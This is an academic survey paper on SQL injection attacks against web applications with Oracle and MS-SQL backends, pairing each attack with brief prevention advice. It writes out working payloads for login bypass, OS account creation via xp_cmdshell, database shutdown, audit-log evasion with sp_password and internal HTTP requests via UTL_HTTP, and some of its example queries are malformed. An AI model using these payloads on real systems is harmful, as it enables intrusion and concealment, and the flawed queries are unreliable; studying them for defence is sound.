International Journal of Applied Information Systems (IJAIS) – ISSN : 2249-0868
Foundation of Computer Science FCS, New York, USA
Volume 2– No.7, May 2012 – www.ijais.org

Analysis of Detection and Prevention of Various SQL Injection Attacks on Web Applications

Nanhay Singh
Ambedkar Institute of Advanced Communication Technologies and Research, Delhi, India

Khushal Singh
Ambedkar Institute of Advanced Communication Technologies and Research, Delhi, India

Ram Shringar Raw
Ambedkar Institute of Advanced Communication Technologies and Research, Delhi, India

ABSTRACT

Securing the website against cyber attack is a big challenge. One of the most critical cyber attack is the Structured Query Language Injection Attack (SQLIA). In resulting of this attack an attacker to gain control over the database of an application and accordingly an attacker may be able to interpolate the data of database server of the website. The analysis of detection and prevention of SQLIA help to get rid of this attack. The SQLIA are ill-used by the attacker to do the financial fraud, website defacement, sabotage, to get the confidential information etc. The vulnerability of SQL in RDBMS (relational database management system) of a website database server can be resulted from inappropriate programming due to which the attacker can exploit the SQLIA and to gain the access to confidential information. In this work, we have presented different types of attack methods, countermeasures and prevention techniques of SQLIA. This work also present the conditions under which the SQLIA perform.

Keyword

SQL injection, evade, attack, authentication.

1. INTRODUCTION & BACKGROUND

With the development of WWW (World Wide Web) the companies/organizations are beginning to get more sophisticated about how they employ their website. Now a days, the web has become very essential needs of our society and accordingly we have an increasing demand to understand the activities, facilities, and goals of web users. Initially the WWW was developed as a means to compare a wide variety of human-readable, static documents, present them via a unified interface, and facilitate browsing through them by searching or via inter-document references [1]. It has grown rapidly into a versatile platform for all kinds of computing tasks, progressively gaining support for data entry, client-side scripting, and application-specific network dialogues. Internet users interact and use web applications every day for a wide spectrum of tasks, ranging from communication, sharing the resources, e-governing, online banking, e-commerce, social networking, payment of utilities bills etc. But with the wide spread uses of Internet some malicious users begins the work in negative direction which harm the website of the organizations and these users are referred as cyber criminal or website attacker. In connection of above different type of attacks on website are possible, like Xss (Cross Site Scripting),Cross Site Request Forgery, LDAP injection ,buffer overflow, insecure direct object references, etc and among which the SQLIA is most vulnerable .The aim of the attacker in SQLIA is to enumerate the database tables of the web application . The reason behind this test to work is that if the server side web application does not validate the user input then it will pass the user input parameters “as is” to the backend Database of the website resulting in the generation of errors [2, 3]. A prerequisite for this to work is that the web application should not handle error conditions properly resulting in the display of detailed errors on the users’ browser. SQL injection vulnerabilities (SQLIVs) have been described as one of the most serious threats for Web applications [4, 5]. SQLIA obtained the first rank in the OWASP (2010) Top 10 vulnerabilities list [6] and also having maintained this rank presently. SQLIA has resulted in massive attacks on a number of websites in the past few years (Acohido, 2009), (Bryon, 2009). In 2011, SQL injection was responsible for the compromises of many high-profile organizations, including sony pictures, MySQL.com, security company HB Gary Federal, and many others [7].

Web applications comprise of a number of interlinked components, each of these components plays a important role in the proper working of the application. It is the job of the web designers and developers to assure that each component is configured properly. Upon proper configuration, these applications are easy to use. Architecture of a typical web based system is given in figure1.

The web server gets request from the browser and processes them. All requests for database access are authorized by the database server. The database is managed directly by the database management system, or DBMS, and is not directly approachable, requests must be sent to the database server, which retrieves and delivers data from the database. These requests are sent according to a certain style and syntax, known as the SQL. The results are then move back to the web browser as HTML web pages. The location of SQLIV within a web application architecture has been shown by the circle in figure1. This SQLIV can be used to expose sensitive data that could be used for a number of malicious acts. Hence in this work, we focused on SQLIA, which allows the hacker to get unauthorized access to the underlying database of a website.

2. EXECUTION OF SQL QUERY AT SERVER SIDE

Every request approaches to the client being treated by the application server. In server-side architecture, a user invokes the services allowed by the application server using a web browser. The input allowed by the user is usually sent to the application server in the form of a parameter string. The application server uses this input to generate a SQL query to retrieve information from the database or update it.



Fig 1: Architecture of a typical web Application System

If the input from the user contains any attack signature then the injected input is treated as an attack and an error page is displayed otherwise the input is processed by the application server normally. The following flow chart explain the Server Side Architecture to Implement the SQL Query.



Fig 2: Flow Chart of the Server Side Architecture to Implement the SQL Query

3. SQLIA APPROACHES

An SQLIA takes place when an attacker endeavours to change the logic, semantic or syntax of a legitimate SQL statement by inserting new SQL keyword or operators into the SQL query through a web application that are accomplished in a back-end database of a web application. An application is said to have SQLIVs, when SQL queries are generated using an implementation language (e.g., Java Server Pages or JSP) and user supplied inputs become part of the query generation process without proper validation. These vulnerabilities can be exploited through SQLIAs, which might cause unexpected results such as authentication bypassing and information leakage, etc. Relational databases are manipulated by a data definition language (DDL) and a data manipulation language (DML). The DDL is used to create different objects such as tables, stored procedures, functions, and views, while the DML is used to manipulate database objects.

3.1 Generate errors to display database table fields:

This attack works on oracle and ms-sql which is running as the backend database of the website. The attack is to be conducted on form fields of the web application where text input like username and password is expected. A prerequisite for this to work is that the web application should not handle error conditions properly resulting in the display of detailed errors on the users' browser [2].

Prevention from the attack: (a) Proper validation of user input by the web server. The maximum length of the user input should also be fixed as per business requirements. (b) Appropriate error handling by the web application so that any errors generated by the database are processed and sanitized on the server side and are not reflected back to the user.
Attack Analysis to generate errors to display database table fields: In a form of a web application where there are username and password fields, we give the following inputs:

$$\text{username:}\,'$$
$$\text{password:}\,'$$

The following query is sent to the database of the website :
select * from users where username = '’' and password = '’'
The following response is returned from the database server:
Syntax error in string in query expression 'username = "' and password = '';'
Here the ‘username’ and ‘password’ are the database table fields of the web application. The attack results in enumeration of the table field names used in the database.
More Information can be obtained using database errors: First, the attacker, say, wants to establish the names of the tables and table fields that the query operates on. To do this, the attacker uses the 'having' clause of the 'select' statement. The following is the input given by the attacker in the input from fields of the web application :

$$\text{username:}' \text{ having} 1 = 1 - -$$
$$\text{password:}\,'$$

The following is the query sent onto the database of the website
select * from users where username = ‘' having 1=1 --
and password = ‘‘’
This generate the following error:
Microsoft OLEDB Provider for ODBC Drivers error '80040e14'.The attacker now knows the table name and column name of the first column of the database. This attack can continued through the columns by introducing each field
into a 'group by' clause. It would be useful if the attacker could determine the types of each column of the database.

3.2 Login without authentication:

This attack works on oracle and ms-sql which is running as the backend database of the website. The attack is to be conducted on form fields of the web application where text input like username and password is expected. This attack is used for bypassing authentication mechanisms. It checks whether the server side application validates user input before passing it on to the database or not [2].

Prevention from the attack : Proper validation of user input by the web server (i.e. user input should be validated for all kinds of unexpected inputs like single quotes, double quotes, special characters, etc. and escaping them wherever appropriate). The maximum length of the user input should also be fixed as per business requirements.
Attack Analysis for Login without Authentication :
Enter a valid username followed by a single quote and a semi-colon ('; --) into the input box of a form of the web application and submit:

$$\text{username: abc}'; - -$$
$$\text{password:}\,'$$

The following is the query sent onto the database of the website:
select * from users where username = 'abc’ ; --' and password = ''
The prerequisite for this attack to work is that a valid username has to be known beforehand (in this case abc). The '--' character sequence is the 'single line comment' sequence in transact-SQL, and the ';' character denotes the end of one query and the beginning of another. The '--' at the end of the username field is required in order for this particular query to terminate without error as it escapes the rest of the query present after it. The user is authenticated and allowed to login to the system.

3.3 By-pass authentication:

This attack works on oracle and ms-sql which is running as the backend database of the website. The attack is to be conducted on form fields of the web application where text input like username and password is expected. The reason behind this test is that if the server side application does not perform validation of the user input, then it will pass on the user parameters to the backend database and may result in the successful authentication of the user .The pre-requisite for this attack to work is that the attacker has already enumerated the field names [2, 3].

Prevention from the attack : Proper validation of user input by the server (i.e. user input should be validated for all kinds of unexpected inputs like single quotes, double quotes, special characters, etc. and escaping them wherever appropriate). The maximum length of the user input should also be fixed as per business requirements.
Attack Analysis for By-pass authentication :
Enter the following credential into the web application form of the website where there are username and password fields and submit :

$$\text{username:}' \text{ or uname like }'\%$$
$$\text{password:}' \text{ or pword like }'\%$$

The following is the query sent onto the database of the website :

select * from users where username = '' or uname like '%' and password = '' or pword like '%'
If this SQL command is executed against a database of the website then it will return all records. If the application uses this response to determine a correct username/password sequence then it will continue with the log-in process. The user will be considered to be the first username in the table (most likely the administrator) and will have all the rights associated with that login.

3.4 By-pass authentication using numeric input fields:

This attack works on oracle and ms-sql which is running as the backend database of the website. The attack is to be conducted on form fields of the web application where text input like username and password is expected. The reason behind this attack is that if the server side application does not perform validation of the numeric input, then it will pass on the user parameters to the backend database and may result in the successful authentication of the user. The pre-requisite for this attack to work is that the attacker has already enumerated the field names [2, 3].

Prevention from the attack : Proper validation of user input by the web server (i.e. user input should be validated for all kinds of unexpected inputs like single quotes, double quotes, special characters, etc. and escaping them wherever appropriate). The maximum length of the user input should also be fixed as per business requirements.
Attack Analysis for By-pass authentication using Numeric input fields : In a web application form where there are username and password fields, we give the following inputs:

$$\textbf{username}: \mathbf{0\ or\ 1 = 1}$$
$$\textbf{password}:' \textbf{ or password like}\%$$

The following is the query sent onto the database of the website:
select * from users where Username = 0 or 1 = 1 and password = '' or password like '%'
If this SQL command is executed against a database then it will return all records. If the application uses this response to determine a correct username /password sequence then it will continue with the log-in process. The user will be considered to be the first username in the table (most likely the administrator) and will have all the rights associated with that login.

3.5 Create users on the database machine using stored procedure insertion:

This attack works on oracle and ms-sql which is running as the backend database of the website. In this attack a stored procedure is passed to the server as the SQL injection. Here the pre-requisite is that the application is running with enough rights to add new users. The following attack results in the creation of a windows user on the database server [4]. This works on Windows only.
Prevention from the attack : Proper validation of User input by the server (i.e. user input should be validated for all kinds of unexpected inputs like single quotes, double quotes, special characters, etc. and escaping them wherever appropriate). The maximum length of the user input should also be fixed as per business requirements.
Attack Analysis for stored procedure : The following is given as the user Input in the web application form of the website:

$$\text{username}:' : \text{execmaster.xp\_cmdshell}'\text{netuserusername}$$
$$\text{password} = '$$

The following is the query sent onto the database of the website :
select * from users where username = ''; exec master..xp_cmdshell 'net user newusername newuserpassword /add' -- '-- ' and password = ''
The server creates the user with credentials as newusername

and newpassword.

3.6 Second-order sql injection:

This attack approach works on oracle and ms-sql which is running as the backend database of the website. The test is to be conducted on form fields of the web application where text input like username and password is expected [2, 3]. The pre-requisite for this test to be successful are:
(i)The application should escape single quotes before passing it over to the database. (ii)The application has a option that allows creation of users. (Like the "sign-up now" option in many applications)
Prevention from the attack : Validation of user input during all database queries.
Attack Analysis for Second-Order SQL injection:
Create a user having the following username and password:

$$\text{username}: \text{admin}' --$$
$$\text{password}: \text{pass123word}$$

Since the application escapes the single quotes, the following is the query executed in the database:
insert into users values(123, 'admin''--', 'pass123word')
Now the user changes the password of the above registered user by using the functionality provided by the application.
The following is the query sent onto the database of the website:
update users set password = 'test123' where username = 'admin'--'
We can therefore set the admin password to the value of our choice, by registering as a user called admin'-- or administrator'--.

3.7 Insertion when input data length is fixed:

This attack works on oracle and ms-sql which is running as the backend database of the website . The test is to be conducted on form fields of the web application where text input like username and password is expected. The following are the pre-requisites for this to work: (i)Length of the user input is fixed on the server side application, for example say maximum length of username is 16 characters (ii)The server escapes the single quote (') passed in the user input[2,7].

Prevention from the attack : Validation of user input before passing over to the database during all the queries.
Attack analysis of the attack where input data length is fixed :
The user enters the following as the username and password (here we assume that maximum length of user input in the username form field is limited to 10)

$$\text{username}: \text{abcd123aaa}'$$
$$\text{password}:' ; \text{shutdown} --$$

The following is the query sent onto the database of the website :
select * from users where username=' abcd123aaa'' and password=''' ; shutdown—'
This would successfully execute the shutdown command on the database. The reason is that the application attempts to 'escape' the single-quote at the end of the username (which is already 10 characters), but the string is then cut short to 10 characters, deleting the 'escaping' single quote. In the example above the username is effectively abcd123aaa'' and password = ''.

3.8 Eevade logging in sql:

This kind of attack is a method of evading the logging mechanism in the SQL server. The pre- requisite for this attack is that sql injection should be possible on the server [5,8].

Prevention from the attack : Validation of user input before passing over to the database during all the queries.
Attack Analysis of evade logging in SQL:
After any SQL injection, append --sp_ password as a comment. The SQL query would be passed as follows:

username: abcd123aaa
password:′ ; shutdown − −sp_password

The following is the query sent onto the database of the website :
select * from users where username=' abcd123aaa'' and password = '; shutdown –sp_password'
If the attacker appends the string "sp_password" to an SQL statement, the audit mechanism logs the following :
'sp_password' was found in the text of this event.
This behavior occurs in all T-SQL logging, even if 'sp_password' occurs in a comment.
So, in order to hide all of the injections the attacker needs to simply append sp_password after the '--' comment characters.

3.9 Sub select injection:

We can also use sub queries to extend an existing select statement. These are less useful, as they cannot alter the existing select list used to select new columns from other tables; however, they can be used to alter records that are returned by the existing query. An example is shown to return all of the records in the table: sub select is the SQL statement used for adding queries to existing statements [6,7]. We must specify '1' in this query , otherwise oracle will generate an error if too many rows are returned.

Prevention from the attack : Proper validation of User input by the server (i.e. user input should be validated for all kinds of unexpected inputs like single quotes, double quotes, special characters, etc. and escaping them wherever appropriate). The SQL statements coming as part of user input should also be effectively filtered out.
The attack Analysis for Sub Select injection:
The following SQL is injected into an input field.
Supplier ID: 'or exists (select 1 from sys.dual)--
After successful SQL injection the following is sent to the database:
select * from users where SupplierID = ' ' (select 1from sys.dual)--
This attack will return all the records from users table of the database of the website.

3.10 Insert injection

This injection can be given in a field, which takes input from the user in multiple input fields and inserts all data into the database for example in a user registration form. Entering this injection in the 'name' field along with other valid data would make this attack successful. This is difficult to exploit,
as we need to know the column name and table name [9]. This attack can be executed only after a successful database foot printing attack.
Prevention from the attack : Proper validation of user input by the server . SQL statements coming to the application as part of user input should also be effectively filtered out.
Attack Analysis of INSERT injection :
The following SQL is injected into the registration form of the application.
username='+ (select top 1 fieldname from tablename) + '
The 'top 1' is specified to prevent oracle from returning an error if too many rows are selected. After successful SQL injection the following is sent to the database:
insert into users where username = ' ' + (select 1 fieldname from tablename) + ' '
The attack will return data from the specified table name.

3.11 Function call injection

With UTL_HTTP we can make HTTP requests directly from an oracle database [7,10]. We can use this package to read a webpage. This attack requests a page from a web server. The attacker could manipulate the string and URL to include other functions in order to retrieve useful information from the database server and send it to the web server in the URL. Since the oracle database server is most likely behind a firewall, it could also be used to attack other web servers on the internal network by specifying the IP address within the function. The pre-requisite for this test to work is that the IP address of the web servers in the internal network has already been enumerated by the attacker [11].
Prevention from the attack : Proper validation of user input by the server (i.e. user input should be validated for all kinds of unexpected inputs like single quotes, double quotes, special characters, etc. and escaping them wherever appropriate). SQL statements coming to the application as part of user input should also be effectively filtered out.
Attack Analysis of Function call injection :
The function to make a HTTP-request is as follows:-
example:
utl_http.request ('http://www.xyz.com/~direct/index.html');
The following code can be given into any input field. '||utl_http.request('http://192.168.1.1')||
The url in the function can be a full path to some file on the web server, like:
'||utl_http.request ('http://192.168.1.1/cgi-bin/index.html') ||'
After successful SQL injection the following is sent to the database:
select * from users where <field name> =
' '||utl_http.request('http://192.168.1.1/') ||' '
After successful execution of the function either the specified page can be viewed or an error is generated that can be used for enumeration of the database. Application developers will sometimes use database functions instead of native code (e.g., Java) to perform common tasks. There is no direct equivalent of the translate database function in Java, so the programmer decided to use a SQL statement.

3.12 Database links testing injection

This attack is specific to Oracle database only. If any database links exist from the database being attacked to any other database in the organization, those links can also be utilized in SQL injection attempts. This allows an attack through the firewall to a database that is potentially not even accessible from the Internet [2, 7].
Prevention from the attack: Proper validation of User input by the server (i.e. user input should be validated for all kinds of unexpected inputs like single quotes, double quotes, special characters, etc. and escaping them wherever appropriate). SQL statements coming to the application as part of user input should also be effectively filtered out.
Attack Analysis for Database links testing injection :
The following is given as user input into the web application form:
username: 'Union select to_char(sysdate) from sys.dual @ abc where 1=1--

After successful SQL injection the following is sent to the database:
select * from users where username = ‘‘ Union select to_char(sysdate) from sys.dual@abc where 1=1--The above query results in the retrieval of system date information from some linked database

4. SQLIA FEATURE

SQLIA is easy to exploit. It is common in web application and its impact is very severe. Using SQLIA an attacker can compromise the entire database server. As explained above we can cleverly judge the process of SQL query execution at the backend and this help us to give such inputs that will force the website to reveal useful information (that it is never intended to or made for) like username, password etc. The risk of SQLIA can be low, medium, and high depending upon how deep we inject the malicious SQL query. The risk and impact of the SQLIA is shown in table1.

Table 1. SQLIA impact and the risk

S.NO.	**SQLIA**	**Impact**	**Risk**
1.	Generate errors to display database table fields.	Enumeration of backend database table fields which assist in building further attacks.	Medium.
2.	Login without authentication.	By pass authentication, unauthorized access to the application.	High.
3.	Bypass authentication.	unauthorized access.	High.
4.	Bypass authentication using numeric input fields.	Bypass authentication, unauthorized access.	High.
5.	Create users on the database machine using stored procedure insertion description.	Unauthorized execution of arbitrary commands.	Medium.
6.	Second-order SQL Injection.	Changing of the administrator password.	High.
7.	Insertion when input data length is fixed.	Execution of user specified commands.	Medium.
8.	Evade logging in SQL.	Bypassing logging mechanism resulting to undetected SQLIA.	Medium.
9.	Sub select injection.	Retrieval of unauthorized data from the table.	Medium.
10.	Insert injection.	Retrieval of unauthorized data from the database.	Medium.
11.	Function call injection.	Retrieval of information from the web server.	Low.
12.	Database links testing injection.	Enumeration of other database in the organization.	Low.

5. CONCLUSION & FUTURE WORK

The possibility of SQLIAs are high in today's web applications, by taking advantage of the server's vulnerabilities, the attacker can compromise the database or simply deleting the database or shutting down the network. This paper presents the various different techniques of SQLIA. By using these techniques the programmers and system administrators can understand the SQLIA more thoroughly and secure the web application from SQLIA.

However as the technology continues to develop, so will the security threats and techniques used by malicious users. As the users of the internet move their sensitive data into the online environment, it is crucial that security be given the most striking in the development of web applications.

6. ACKNOWLEDGMENTS

I sincere thanks to my guide Dr. Nanhay Singh and Dr. R. S. Raw for their proper guidance, and valuable suggestions.

7. REFERENCES

[1] J. V. William G.J. Halfond and A. Orso, “A classification of sql injection attacks and countermeasures,” 2006.

[2] A. Tajpour; M. Masrom; M. Z. Heydari.; S. Ibrahim; "SQL injection detection and prevention tools assessment, " Proc. Of ICCSIT 2010, vol.9, no., pp.518-522, 9-11 July 2010.

[3] G. Buehrer, B.W. Weide, P.A.G. Sivilotti, Using Parse Tree Validation to Prevent SQL Injection Attacks,in:5th International Workshop on Software Engineering and Middleware, Lisbon, Portugal, 2005.

[4] P. Bisht, P. Madhusudan, and V. N. Venkatakrishnan. CANDID: Dynamic Candidate Evaluations for Automatic Prevention of SQL Injection Attacks. ACM Trans. Inf. Syst. Secur., 13(2):1–39, 2010l

[5] S. Thomas and L. Williams, “Using Automated Fix Generation to Secure SQL Statements”, Third International Workshop on Software Engineering for Secure Systems (SESS’07), Minneapolis, 2007.

[6] The Open Web Application Security Project (OWASP), http://www.owasp.org/index.php/Top_10_2007.

[7] J. Kirk, Databases Assaulted by SQL Injection Attacks, first ed., Retrieved Issue 1, Volume1 ,2006, http://www.cio.com/article/23133/Databases_Assaulted_by_SQL_Injection_Attacks.

[8] Stephen thomas ,laurie williams, tao xie,“On automated prepared statement generation to remove SQL Injection vulnerabilities "Information and Software Technology 51 (2009) page no.590.

[9] http://en.wikipedia.org/wiki/Social_web.

[10] Steve Friedl, SQL Injection Attacks by Example, http://www.unixwiz.net/techtips/sqlinjection.html.

[11] Ke Wei, M. Muthuprasanna, S. Kothari, Eliminating SQL Injection Attacks in Stored Procedures,pp. 191-198, IEEE ASWEC, 2006.

[12] D. Morgan, "Web application security - SQL injection attacks," Network Security, vol. 2006, pp.4-5, April 2006.